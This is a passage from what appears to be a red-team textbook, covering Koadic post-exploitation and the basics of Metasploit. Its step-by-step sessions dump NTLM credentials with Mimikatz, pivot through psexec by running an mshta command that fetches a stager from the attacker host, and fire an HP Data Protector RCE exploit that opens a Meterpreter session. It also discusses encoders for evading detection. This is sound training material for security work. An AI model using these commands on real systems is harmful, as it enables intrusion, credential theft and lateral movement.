  NAME      VALUE      REQ      DESCRIPTION
  -----  -----
  DIRECTORY  %TEMP%      no      writeable directory on zombie
  MIMICMD    sekurlsa::logonp...  yes      What Mimikatz command to run?
  ZOMBIE     ALL          yes      the zombie to target

[koadic: imp/inj/mimikatz_dynwrapx]$
```

You can run it directly without changing any settings:

```
| run
```

```
(koadic: imp/inj/mimikatz_dynwrapx)$ run
[+] Zombie 1: Job 0 (implant/inject/mimikatz_dynwrapx) completed.
(koadic: imp/inj/mimikatz_dynwrapx)$ run
[+] Zombie 1: Job 0 (implant/inject/mimikatz_dynwrapx) Results

msv credentials
=====
Username    Domain          NTLM                  SHA1
-----      -----          ----
bugsbounty  DESKTOP-M48V4T8  32ed87bdb5fdc5e9cba88547376818d4  6ed5833cf35286ebf8662b7b5949f0d742bbec3f

tspkg credentials
=====
Username    Domain          Password
-----      -----          -----
bugsbounty  DESKTOP-M48V4T8  _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}

wdigest credentials
=====
```

By running the implant, we were able to fetch the NTLM hashes, which can further be used in pivoting.

To execute a command on a zombie we can use the `exec_cmd` implant, which can be run by executing the following command:

```
| use implant/manage/exec_cmd
```

```
[koadic: imp/gat/user_hunter]$ use implant/manage/exec_cmd
[koadic: imp/man/exec_cmd]$ info
```

NAME	VALUE	REQ	DESCRIPTION
-----	-----	-----	-----
CMD	hostname	yes	command to run
OUTPUT	true	yes	retrieve output?
DIRECTORY	%TEMP%	no	writable directory for output
ZOMBIE	ALL	yes	the zombie to target

`CMD` option is the command that you want to execute. This implant will execute the command and save the result in a file that will be stored on the `%TEMP%` directory (as mentioned in the implant settings). We can change the directory accordingly but make sure the directory is writeable.

In this case, we will be executing a command to get the list of users on the system by setting `cmd` to `net user`:

```
| set cmd "net user"
[koadic: imp/man/exec_cmd]$ set cmd "net user"
[+] CMD => "net user"
[koadic: imp/man/exec_cmd]$ run
[*] Zombie 1: Job 3 (implant/manage/exec_cmd) created.
[+] Zombie 1: Job 3 (implant/manage/exec_cmd) completed.
[koadic: imp/man/exec_cmd]$ run
Result for `"net user"`:
[koadic: imp/man/exec_cmd]$ run

User accounts for \\DESKTOP-M48V4T8

-----
Administrator          bugsbounty          DefaultAccount
defaultuser0           Guest              offsec
WDAGUtilityAccount

The command completed successfully.
```

# Pivoting

We now have access to the `192.168.10.171` system and using the credentials of this system, we can move around in the network and try to access another system that is in the same network. However, for this to work, we need to know the services running on the system. For this, we can use the `tcp` scanner implant for port scanning, which can be done by running the following commands:

```
use implant/scan/tcp
info
set rports 135,139,445
set rhosts 192.168.10.130
set zombie 0

[(koadic: sta/js/mshta)$ use implant/scan/tcp
[(koadic: imp/sca/tcp)$ info

NAME          VALUE        REQ      DESCRIPTION
-----        -----
RHOSTS          192.168.10.130  yes      name/IP of the remotes
RPORTS          22,80,135,139,44...  yes      ports to scan
TIMEOUT          2           yes      longer is more accurate
ZOMBIE          ALL          yes      the zombie to target

[(koadic: imp/sca/tcp)$ set rports 135,139,445
[+] RPORTS => 135,139,445
[(koadic: imp/sca/tcp)$ set rhosts 192.168.10.130
[+] RHOSTS => 192.168.10.130
[(koadic: imp/sca/tcp)$ set zombie 0
[+] ZOMBIE => 0
```

The implant is ready to roll! Now we just need to run it:

```
| run
```

```
[koadic: imp/sca/tcp]$ run
[*] Zombie 0: Job 1 (implant/scan/tcp) created.
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      135      open      00000000
(koadic: imp/sca/tcp)$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      139      open      80072f78
(koadic: imp/sca/tcp)$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) 192.168.10.130      445      open      80072efe
(koadic: imp/sca/tcp)$ run
[+] Zombie 0: Job 1 (implant/scan/tcp) completed.
```

The mentioned ports are open, which means we can access the **Remote Procedure Call (RPC)** server on port 445 of this system. The main idea here is to access the RPC server to execute remote commands to execute our given `stager` command, which will get us the reverse connection over MSHTA. For this, we can use the `exec_psexec` implant and set the `cmd` to `mshta http://192.168.10.122:9999/fGLYN`, which will execute our `stager` command on the given internal system:

```
| use implant/pivot/exec_psexec
| info
| set cmd "mshta http://192.168.10.122:9999/fGLYN"
[koadic: imp/piv/stage_wmi]$
[koadic: imp/piv/stage_wmi]$ use implant/pivot/exec_psexec
[koadic: imp/piv/exec_psexec]$ info
```

NAME	VALUE	REQ	DESCRIPTION
CMD	hostname	yes	command to run
RHOST		yes	name/IP of the remote
SMBUSER		yes	username for login
SMBPASS		yes	password for login
SMBDOMAIN	.	yes	domain for login
CREDID		yes	cred id from creds
RPATH	\\\live.sysinte...	yes	path to psexec.exe
DIRECTORY	%TEMP%	no	writeable directory for output
ZOMBIE	ALL	yes	the zombie to target

We also need to give the credentials for it:

```
| set smbuser administrator
```

```
| set smbpass 123456
| set zombie 1
[(koadic: imp/piv/exec_psexec)$ set smbuser administrator
[+] SMBUSER => administrator
[(koadic: imp/piv/exec_psexec)$ set smbpass 123456
[+] SMBPASS => 123456
[(koadic: imp/piv/exec_psexec)$ set zombie 1
[+] ZOMBIE => 1
```

The implant is ready to run, so let's run it:

```
| Run
[(koadic: imp/piv/exec_psexec)$ run
[+] Zombie 1: Job 10 (implant/pivot/exec_psexec) created.
[+] Zombie 1: Job 10 (implant/pivot/exec_psexec) completed.
(koadic: imp/piv/exec_psexec)$ run

[+] Zombie 2: Staging new connection (192.168.10.130)
(koadic: imp/piv/exec_psexec)$
[+] Zombie 2: DESKTOP-4K248AF\officetest @ DESKTOP-4K248AF -- Windows 10 Pro
(koadic: imp/piv/exec_psexec)$
```

As you can see from the preceding output, when we run the implant, it executed our given `CMD` to get hooked up by our stager.

Checking on all the zombies, we can see clearly that we now have access to `192.168.10.130` as well:

```
[koadic: imp/piv/exec_psexec]$ zombies
```

ID	IP	STATUS	LAST SEEN
---	-----	-----	-----
0	192.168.10.171	Alive	2018-05-28 15:27:30
1*	192.168.10.171	Alive	2018-05-28 15:27:31
2	192.168.10.130	Alive	2018-05-28 15:27:30

Use "zombies **ID**" for detailed information about a session.

Use "zombies **IP**" for sessions on a particular host.

Use "zombies **DOMAIN**" for sessions on a particular Windows domain.

Use "zombies killed" for sessions that have been manually killed.

```
(koadic: imp/piv/exec_psexec)$
```

Using Koadic can be chaotic, depending upon the imagination of the user.

# Summary

Let's quickly summarize what we have worked on until now. At the beginning of this chapter, you were introduced to **MSF Payload Creator (MSFPC)** and the steps to install MSFPC on the system. We looked at the use of resource files (`.rc`), which were generated by MSFPC besides the payload file. Different types of payload generation were presented, according to the scenario; that is, the type of shell dropped by the payload (`cmd` or `msf`), the type of payload connection used (bind versus reverse), the type of payload (staged or stageless), the communication method (`tcp/http/https/find_ports`), and the modes used for mass payload generation (batch mode or loop mode).

In the latter part of this chapter, you were introduced to Koadic, a C3 server, its installation and usage, and the stages for performing a Koadic-style post-exploitation.

# Questions

1. Why use MSFPC when you can use `msfvenom`?
2. Should we expect new features in MSFPC?
3. Where can we use the `loop` and `batch` modes in a real-world scenario?
4. Is MSFPC already installed in Kali Linux?
5. Why use Koadic when you can use Empire and Metasploit?
6. There's not many modules (implants) in Koadic as compared to metasploit or Empire. Why is that?
7. What else can we use instead of these boring command-line tools?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **MSFvenom Payload Creator (MSFPC):** <https://github.com/g0tmi1k/mpc>
- <https://null-byte.wonderhowto.com/how-to/simplify-payload-creation-with-msfpc-msfvenom-payload-creator-0180240/>
- **MSFPC:** <https://tools.kali.org/exploitation-tools/msfpc>
- **MSFvenom Payload Creator (MSFPC):** <https://www.yeahhub.com/msfvenom-payload-creator-msfpc-installation-usage/>
- **Koadic:** [koadichttps://github.com/zerosum0x0/koadic](https://github.com/zerosum0x0/koadic)
- <https://null-byte.wonderhowto.com/how-to/use-koadic-command-control-remote-access-toolkit-for-windows-post-exploitation-0181742/>
- **Penetration Testing Lab:** <https://pentestlab.blog/tag/koadic/>
- **Hunting for Koadic – a COM-based rootkit:** <https://countercept.com/our-thinking/hunting-for-koadic-a-com-based-rootkit/>
- **Koadic: An Advanced Windows JScript/VBScript RAT!:** <http://pentestit.com/koadic-advanced-windows-jscript-vbscript-rat/>
- **Koadic, or COM Command & Control:** [https://www.peerlyst.com/posts/bsides\\_lv-2017-koadic-c3-windows-com-command-and-control-framework-by-zerosum0x0-and-aleph\\_naught-zerosum0x0](https://www.peerlyst.com/posts/bsides_lv-2017-koadic-c3-windows-com-command-and-control-framework-by-zerosum0x0-and-aleph_naught-zerosum0x0)

# Foreplay - Metasploit Basics

Metasploit is the first tool that comes to mind whenever we think about pentesting or exploitation. The Metasploit framework is a sub-project of the Metasploit project. This helps us by providing information about vulnerabilities, as well as helping us with penetration testing.

Metasploit first came out in 2003. It was developed by H.D. Moore but was later ported to Ruby by 2007. By October 2009, Rapid 7 acquired the Metasploit project. After this, Rapid 7 added Metasploit Express and Metasploit Pro, commercial versions of the product, and then the evolution of the Metasploit framework began.

The Metasploit framework is still an open source framework that allows us to write, test, and execute exploit code. It can also be considered a collection of tools for pentesting and exploitation.

In this chapter, we will cover the basics of installing and using the Metasploit framework along with Armitage.

In this chapter, we will cover the following topics:

- A quick tour of Metasploit
- Running Metasploit
- Armitage and team server
- Armitage with slack
- Armitage and Cortana scripts

# Technical requirements

- Metasploit Framework (MSF)
- Postgres (PGSQL)
- Oracle Java 1.7 or later
- Armitage

# Installing Metasploit

Before proceeding with the usage, let's take a look at a quick installation guide. Windows and macOS already have installers available for Metasploit that are available here: <https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers>

Installing on Linux is easy and can be done by using the following command:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \ chmod 755 msfinstall && \ ./msfinstall
```

```
MacBook-Air:~ Himanshu$ curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \ > chmod 755 msfinstall && \ > ./msfinstall % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current Dload Upload Total  Spent   Left  Speed 100  5525  100  5525    0     0  4725      0  0:00:01  0:00:01 --:--:--  4730 Switching to root user to update the package Password:
```

# Running Metasploit

Once the installation is done, running Metasploit is pretty simple. To do this, we type the following command in the Terminal: **msfconsole**

```
~ — BugsBounty.com — ruby • msfconsole

:0000000000000000k, ,k0000000000000000:
'000000000kkkk00000: :0000000000000000'
o00000000. MMMMM. o0000o0001. MMMMM, 00000000
d00000000. MMMMM. c00000c. MMMMM, 0000000x
l00000000. MMMMM. d; MMMMM, 00000001
.00000000. MMM. ; MMMMM. MMMMM, 0000000.
c0000000. MMM. 00c. MMMMM'00. MMM, 0000000c
o000000. MMM. 0000. MMM:0000. MMM, 000000o
l00000. MMM. 0000. MMM:0000. MMM, 000001
;0000' MMM. 0000. MMM:0000. MMM;0000;
.d00o' MM. 0000occcx0000. MX'x00d.
, k0l'M. 000000000000. M'd0k,
:kk;. 000000000000.;0k:
; k00000000000000k:
,x000000000000x,
.l00000001.
,d0d,
.

=[ metasploit v4.17.2-dev-b9192d1bdb51ddd19009d2cf3df787193ede7160]
+ -- ---=[ 1791 exploits - 1019 auxiliary - 311 post      ]
+ -- ---=[ 538 payloads - 41 encoders - 10 nops      ]
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

After doing this, we should see that the Metasploit framework is up and running.

When the `msfconsole` is loaded for the first time, it asks and automatically creates a database using PostgreSQL for use. This database is used to store the data collected from our scans, exploits, and so on. Every week, new exploits and other modules get added to Metasploit, so it's best that we update it every fortnight. This can be done by using the following command: **msfupdate**

```
[MacBook-Air:~ Himanshu$ msfupdate
Switching to root user to update the package
[Password:
Downloading package...
% Total    % Received % Xferd  Average Speed   Time   Time   Time  Current
          Dload  Upload Total   Speed  Spent  Left  Speed
1 148M    1 2944k    0      0  358k      0  0:07:02  0:00:08  0:06:54  570k_
```

We now run the `help` command to see the different features and its usage. Let's go through the basic terminology of Metasploit.

# Auxiliaries

The Metasploit framework is equipped with hundreds of auxiliaries that can be used to perform different tasks. These modules can be considered as small tools that do not exploit anything but aid us in the exploitation process. To view a list of all the auxiliaries, we can use the following command:

```
| show auxiliary
```

```
|msf encoder(cmd/powershell_base64) > show auxiliary
```

```
Auxiliary
```

```
=====
```

Name	Disclosure Date	Rank
admin/2wire/xslt_password_reset	2007-08-15	normal
admin/android/google_play_store_uxss_xframe_rce		normal
admin/appletv/appletv_display_image		normal
admin/appletv/appletv_display_video		normal
admin/atg/atg_client		normal
admin/aws/aws_launch_instances		normal
admin/backupexec/dump		normal
admin/backupexec/registry		normal
admin/chromecast/chromecast_reset		normal
admin/chromecast/chromecast_youtube		normal
admin/cisco/cisco_asa_extrabacon		normal
admin/cisco/cisco_secure_acs_bypass		normal
admin/cisco/vpn_3000_ftp_bypass	2006-08-23	normal
admin/db2/db2rcmd	2004-03-04	normal
admin/dns/dyn_dns_update		normal
admin/edirectory/edirectory_dhost_cookie		normal
admin/edirectory/edirectory_edirutil		normal
admin/emc/alphastor_devicemanager_exec	2008-05-27	normal
admin/emc/alphastor_librarymanager_exec	2008-05-27	normal
admin/firetv/firetv_youtube		normal
admin/hp/hp_data_protector_cmd	2011-02-07	normal
admin/hp/hp_ilo_create_admin_account	2017-08-24	normal
admin/hp/hp_imc_som_create_account	2013-10-08	normal
admin/http/allegro_rompager_auth_bypass	2014-12-17	normal
admin/http/arris_motorola_surfboard_backdoor_xss	2015-04-08	normal
admin/http/axigen_file_access	2012-10-31	normal
admin/http/cfme_manageiq_evm_pass_reset	2013-11-12	normal
admin/http/cnpiilot_r_cmd_exec		normal

We will look at an example of running an auxiliary that runs a version scan on the SMB service and tells us the OS that is installed on the system we ran the auxiliary on. To choose the auxiliary, we type in the following command:

```
| use auxiliary/scanner/smb/smb_ms17_101
```

We can see more information about what this auxiliary does by typing the following:

```
| show info
```

```
[msf auxiliary(scanner/smb/smb_ms17_010) > show info

  Name: MS17-010 SMB RCE Detection
  Module: auxiliary/scanner/smb/smb_ms17_010
  License: Metasploit Framework License (BSD)
  Rank: Normal

  Provided by:
    Sean Dillon <sean.dillon@riskSense.com>
    Luke Jennings

  Basic options:
    Name      Current Setting
    ----
    CHECK_ARCH      true
    CHECK_DOPU      true
    CHECK_PIPE      false
    NAMED_PIPES    /opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt
    RHOSTS
    RPORT          445
    SMBDomain      .
    SMBPass
    SMBUser
    THREADS         1

    Required  Description
    ----
    no        Check for architecture on vulnerable hosts
    no        Check for DOUBLEPULSAR on vulnerable hosts
    no        Check for named pipe on vulnerable hosts
    yes       List of named pipes to check
    yes       The target address range or CIDR identifier
    yes       The SMB service port (TCP)
    no        The Windows domain to use for authentication
    no        The password for the specified username
    no        The username to authenticate as
    yes       The number of concurrent threads

  Description:
    Uses information disclosure to determine if MS17-010 has been
    patched or not. Specifically, it connects to the IPC$ tree and
    attempts a transaction on FID 0. If the status returned is
    "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
    MS17-010 patch. If the machine is missing the MS17-010 patch, the
    module will check for an existing DoublePulsar (ring 0
    shellcode/malware) infection. This module does not require valid SMB
    credentials in default server configurations. It can log on as the
    user "\\" and connect to IPC$.

  References:
    Also known as: DOUBLEPULSAR
    Also known as: ETERNALBLUE
    https://cvedetails.com/cve/CVE-2017-0143/
    https://cvedetails.com/cve/CVE-2017-0144/
    https://cvedetails.com/cve/CVE-2017-0145/
    https://cvedetails.com/cve/CVE-2017-0146/
    https://cvedetails.com/cve/CVE-2017-0147/
    https://cvedetails.com/cve/CVE-2017-0148/
    https://technet.microsoft.com/en-us/library/security/MS17-010
    https://zer0ms0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
    https://github.com/countercept/doublepulsar-detection-script
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Now we can see the options to check all the requirements of this auxiliary by inputting the following:

```
| show options
```

```
[msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name      Current Setting
  ----
  CHECK_ARCH      true
  CHECK_DOPU      true
  CHECK_PIPE      false
  NAMED_PIPES    /opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt
  RHOSTS
  RPORT          445
  SMBDomain      .
  SMBPass
  SMBUser
  THREADS         1

  Required  Description
  ----
  no        Check for architecture on vulnerable hosts
  no        Check for DOUBLEPULSAR on vulnerable hosts
  no        Check for named pipe on vulnerable hosts
  yes       List of named pipes to check
  yes       The target address range or CIDR identifier
  yes       The SMB service port (TCP)
  no        The Windows domain to use for authentication
  no        The password for the specified username
  no        The username to authenticate as
  yes       The number of concurrent threads
```

Here, we can see that this auxiliary requires the value of the remote host of **RHOSTS** and **the number of threads**. This can be increased if we plan to use this across a subnet. We set the value of **RHOSTS** by using the following command:

```
| set RHOSTS <IP HERE>
```

We then run the auxiliary and this will show us whether the system is vulnerable to Eternal Blue and Eternal Romance, as well as whether it is already

backdoored:

```
[msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 172.29.64.115:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[!] 172.29.64.115:445      - Host is likely INFECTED with DoublePulsar! - Arch: x64 (64-bit), XOR Key: 0x5BB83771
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

# Exploits

When Metasploit starts up, it shows the count of the **publicly available exploits** that are already available in the framework. An exploit can be considered as the piece of code that takes advantage of a vulnerability and gives us the desired output.

To view all the available exploits, we use the following command:

```
| show exploits
[msf > show exploits

Exploits
=====

  Name                               Disclosure Date  Rank
  ----
  aix/local/ibstat_path              2013-09-24    excellent
  aix/rpc_cmsd_opcode21              2009-10-07    great
  aix/rpc_ttdbserverd_realpath      2009-06-17    great
  android/adb/adb_server_exec       2016-01-01    excellent
  android/browser/samsung_knox_smdm_url
  android/browser/stagefright_mp4_tx3g_64bit
  android/browser/webview_addjavascriptinterface
  android/fileformat/adobe_reader_pdf_js_interface
  android/local/futex_requeue       2014-05-03    excellent
  android/local/put_user_vroot      2013-09-06    excellent
  apple_ios/browser/safari_libtiff  2006-08-01    good
  apple_ios/browser/webkit_trident  2016-08-25    manual
  apple_ios/email/mobilemail_libtiff
  apple_ios/ssh/cydia_default_ssh  2007-07-02    excellent
  bsdi/softcart/mercantec_softcart  2004-08-19    great
  dialup/multi/login/manyargs      2001-12-12    good
  firefox/local/exec_shellcode     2014-03-10    excellent
  freebsd/ftp/proftpd_telnet_iac   2010-11-01    great
  freebsd/http/watchguard_cmd_exec 2015-06-29    excellent
  freebsd/local/mmap               2013-06-18    great
  freebsd/local/watchguard_fix_corrupt_mail
  freebsd/misc/citrix_netscaler_soap_bof
  freebsd/samba/trans2open         2003-04-07    great
  freebsd/tacacs/xtacacsd_report   2008-01-08    average
  freebsd/telnet/telnet_encrypt_keyid 2011-12-23    great
```

The preceding command will show a list of all the available exploits in the Metasploit Framework, along with path, disclosure date, its ranking, and even description. Using the exploit is similar to using an auxiliary. Let's look at an example of an RCE exploit that was found on the HP Data Protector.

Metasploit allows us to search the modules as well, using the following command: **search < module name>**

```
[msf > search hp_data
```

Matching Modules

=====

Name	Disclosure Date	Rank
auxiliary/admin/hp/hp_data_protector_cmd	2011-02-07	normal
auxiliary/dos/hp/data_protector_rds	2011-01-08	normal
exploit/linux/misc/hp_data_protector_cmd_exec	2011-02-07	excellent
exploit/multi/misc/hp_data_protector_exec_integutil	2014-10-02	great
exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent
exploit/windows/misc/hp_dataprotector_crs	2013-06-03	normal
exploit/windows/misc/hp_dataprotector_dtbclslogin	2010-09-09	normal
exploit/windows/misc/hp_dataprotector_encrypted_comms	2016-04-18	normal
exploit/windows/misc/hp_dataprotector_exec_bar	2014-01-02	excellent
exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent
exploit/windows/misc/hp_dataprotector_new_folder	2012-03-12	normal
exploit/windows/misc/hp_dataprotector_traversal	2014-01-02	great
exploit/windows/misc/hp_omniinet_3	2011-06-29	great
exploit/windows/misc/hp_omniinet_4	2011-06-29	good

```
[msf >
```

To use one of the modules, we type the following:

```
| use exploit/windows/misc/hp_dataprotector_cmd_exec
msf > use exploit/windows/misc/hp_dataprotector_cmd_exec
```

Once the exploit is loaded, we see the following options:

```
[msf] exploit(windows/misc/hp_dataprotector_cmd_exec) > show options
```

Module options (exploit/windows/misc/hp\_dataprotector\_cmd\_exec):

Name	Current Setting	Required	Description
FILE_NAME		no	DLL File name to share
RHOST		yes	The target address
RPORT	5555	yes	The target port (TCP)
SHARE		no	Share (Default Random)
SMB_DELAY	15	yes	Time that the SMB Server will wait for the
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be
SRVPORT	445	yes	The local port to listen on.

We set the IP of the RHOST using the set command:

```
| set RHOST <IP Here>
```

And then we run it:

```
[msf] exploit(windows/misc/hp_dataprotector_cmd_exec) > run

[*] Started reverse TCP handler on 172.27.192.3:4444
[*] 172.27.100.49:5555 - Server started.
[*] 172.27.100.49:5555 - File available on \\172.27.192.3\wsUa\LWGok.dll...
[*] 172.27.100.49:5555 - Trying to execute remote DLL...
[*] Sending stage (179779 bytes) to 172.27.100.49
[*] Meterpreter session 1 opened (172.27.192.3:4444 -> 172.27.100.49:57518) at 2
018-06-25 01:56:18 +0530
[*] 172.27.100.49:5555 - Server stopped.
```

```
meterpreter > □
```

 *Running this exploit requires Metasploit to be run as root, as port 445 is considered a privileged port to which this exploit is bound.*

# Payloads

A payload is a piece of code that is delivered to the target system or an application via an exploit to perform an act of our choice. Payloads can actually be divided into three main types: singles, stagers, and stages. These can be defined as follows:

- **Singles:** These payloads are standalone and are usually used to perform simple tasks, such as opening `notepad.exe`, adding a user, and so on.
- **Stagers:** This sets up a connection between the two systems, and then stages are downloaded by them to the victim's machine.
- **Stages:** These can be considered as a component of a payload, which provides different features and does not need to have a size limit. An example of this is Meterpreter.

As well as these, the other types of payloads are as follows:

- **Inline (non-staged):** This is a single exploit containing the full shellcode to perform a specific task.
- **Stager:** This works along with stage payloads to perform a specific task. The stager establishes a communication channel between the attacker and the victim and sends a stage payload to execute on the remote host.
- **Meterpreter:** This operates through DLL injection, is loaded in the memory, and leaves no traces on HDD.
- **PassiveX:** This uses ActiveX control to create a hidden instance of Internet Explorer. Using this, it communicates with the attacker via HTTP requests and responses.
- **NoNX:** This is used to bypass DEP protection.
- **Ord:** These are extremely small sized payloads that work on all versions of Windows. However, they are unstable and rely on `ws2_32.dll` to be loaded in the exploitation process.
- **IPv6:** This is built to work on IPv6 hosts.
- **Reflective DLL injection:** This was created by Stephen Fewer, and is a technique that consists of a stage payload being injected into a compromised host process running in-memory and never touching the host hard drive.

To view a complete list of payloads, we can use the `show payloads` command:

Name	Disclosure Date	Rank	Description
aix/ppc/shell_bind_tcp	normal		AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port	normal		AIX Command Shell, Find Port Inline
aix/ppc/shell_interact	normal		AIX execve Shell for inetd
aix/ppc/shell_reverse_tcp	normal		AIX Command Shell, Reverse TCP Inline
android/meterpreter/reverse_http	normal		Android Meterpreter, Android Reverse HTTP Stager
android/meterpreter/reverse_https	normal		Android Meterpreter, Android Reverse HTTPS Stager
android/meterpreter/reverse_tcp	normal		Android Meterpreter, Android Reverse TCP Stager
android/meterpreter_reverse_http	normal		Android Meterpreter Shell, Reverse HTTP Inline
android/meterpreter_reverse_https	normal		Android Meterpreter Shell, Reverse HTTPS Inline
android/meterpreter_reverse_tcp	normal		Android Meterpreter Shell, Reverse TCP Inline
android/shell/reverse_http	normal		Command Shell, Android Reverse HTTP Stager
android/shell/reverse_https	normal		Command Shell, Android Reverse HTTPS Stager
android/shell/reverse_tcp	normal		Command Shell, Android Reverse TCP Stager
apple_ios/aarch64/meterpreter_reverse_http	normal		Apple iOS Meterpreter, Reverse HTTP Inline
apple_ios/aarch64/meterpreter_reverse_https	normal		Apple iOS Meterpreter, Reverse HTTPS Inline
apple_ios/aarch64/meterpreter_reverse_tcp	normal		Apple iOS Meterpreter, Reverse TCP Inline
apple_ios/aarch64/shell_reverse_tcp	normal		Apple iOS aarch64 Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp	normal		BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp	normal		BSD Command Shell, Reverse TCP Inline
bsd/x64/exec	normal		BSD x64 Execute Command
bsd/x64/shell_bind_ipv6_tcp	normal		BSD x64 Command Shell, Bind TCP Inline (IPv6)
bsd/x64/shell_bind_tcp	normal		BSD x64 Shell Bind TCP
bsd/x64/shell_bind_tcp_small	normal		BSD x64 Command Shell, Bind TCP Inline
bsd/x64/shell_reverse_ipv6_tcp	normal		BSD x64 Command Shell, Reverse TCP Inline (IPv6)
bsd/x64/shell_reverse_tcp	normal		BSD x64 Shell Reverse TCP
bsd/x64/shell_reverse_tcp_small	normal		BSD x64 Command Shell, Reverse TCP Inline
bsd/x86/exec	normal		BSD Execute Command
bsd/x86/metsvc_bind_tcp	normal		FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp	normal		FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell/bind_ipv6_tcp	normal		BSD Command Shell, Bind TCP Stager (IPv6)
bsd/x86/shell/bind_tcp	normal		BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag	normal		BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_ipv6_tcp	normal		BSD Command Shell, Reverse TCP Stager (IPv6)

From the preceding command, we can see that we have different kinds of payloads for all platforms. The most commonly used of these is as follows: **meterpreter/reverse\_tcp** .

However, in a red-team activity, this payload is not recommended. We will read more about this in further chapters.

# Encoders

Encoders are used to avoid detection of a payload when it gets delivered to the target system or application. To view a list of encoders in Metasploit, we can use the following command: **Show encoders**

```
[msf > show encoders

Encoders
=====
Name           Disclosure Date  Rank      Description
----           -----          ----
cmd/echo        good           manual   Echo Command Encoder
cmd/generic_sh manual          low      Generic Shell Variabl
cmd/ifs          low            manual   Generic ${IFS} Substit
cmd/perl         normal          normal   Perl Command Encoder
cmd/powershell_base64 excellent      manual   Powershell Base64 Com
cmd/printf_php_mq manual          normal   printf(1) via PHP mag
generic/eicar    manual          normal   The EICAR Encoder
generic/none     normal          normal   The "none" Encoder
mipsbe/byte_xori normal          normal   Byte XORi Encoder
mipsbe/longxor  normal          normal   XOR Encoder
mipsle/byte_xori normal          normal   Byte XORi Encoder
mipsle/longxor  normal          normal   XOR Encoder
php/base64      great           normal   PHP Base64 Encoder
ppc/longxor     normal          normal   PPC LongXOR Encoder
ppc/longxor_tag normal          normal   PPC LongXOR Encoder
ruby/base64     great           normal   Ruby Base64 Encoder
sparc/longxor_tag normal          normal   SPARC DWORD XOR Encod
x64/xor         normal          normal   XOR Encoder
x64/zutto_dekiru manual          manual   Zutto Dekiru
x86/add_sub     manual          low      Add/Sub Encoder
x86/alpha_mixed manual          low      Alpha2 Alphanumeric M
x86/alpha_upper  manual          low      Alpha2 Alphanumeric U
x86/avoid_underscore_tolower manual          manual   Avoid underscore/tolo
```

The most well-known encoder is `x86/shikata_ga_nai`. This is a polymorphic XOR additive feedback encoder, which means that it generates a different output every time. It was the hardest to detect when it first came out, and it is still pretty handy when used with multiple iterations. However, iterations must be used carefully and always tested first as they may not work as expected, and after every iteration the size of the payload increases.

We will also look at some encoders in later chapters.

# Meterpreter

Meterpreter can be considered an advanced dynamic payload that uses in-memory.

The **Dynamic Linked Library (DLL)** injection stages at runtime. It also provides a client-side Ruby API that makes it extremely powerful. There are various advantages of using Meterpreter as a payload. Some of these are as follows:

- It resides in the memory and nothing is written to the disk.
- No new process is created as it can easily be injected into any other running processes of the system. However, there's a limitation to it. We can't inject multiple Meterpreter payloads in the same process.
- By default, all communication done by Meterpreter is encrypted.
- New features can be added by uploading the DLL via a client that is loaded in-memory and initialized.

In this section, we will cover the basics of Meterpreter. Once we get Meterpreter on a system, the first command to look at is the `help` command:

```
[meterpreter > help
```

```
Core Commands
```

```
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

To get the current working directory, we can use the `pwd` command:

```
[meterpreter > pwd
C:\Windows\system32
meterpreter >
```

To list all the files in the directory, we use the `ls` command:

```
[meterpreter > ls
Listing: C:\Windows\system32
=====
Mode          Size      Type  Last modified      Name
---          ----      ---   -----      ---
40777/rwxrwxrwx  0       dir   2009-07-14 11:07:46 +0530  0409
100666/rw-rw-rw- 10208   fil   2018-07-16 02:33:03 +0530  7B296FB0-376B-4
100666/rw-rw-rw- 10208   fil   2018-07-16 02:33:03 +0530  7B296FB0-376B-4
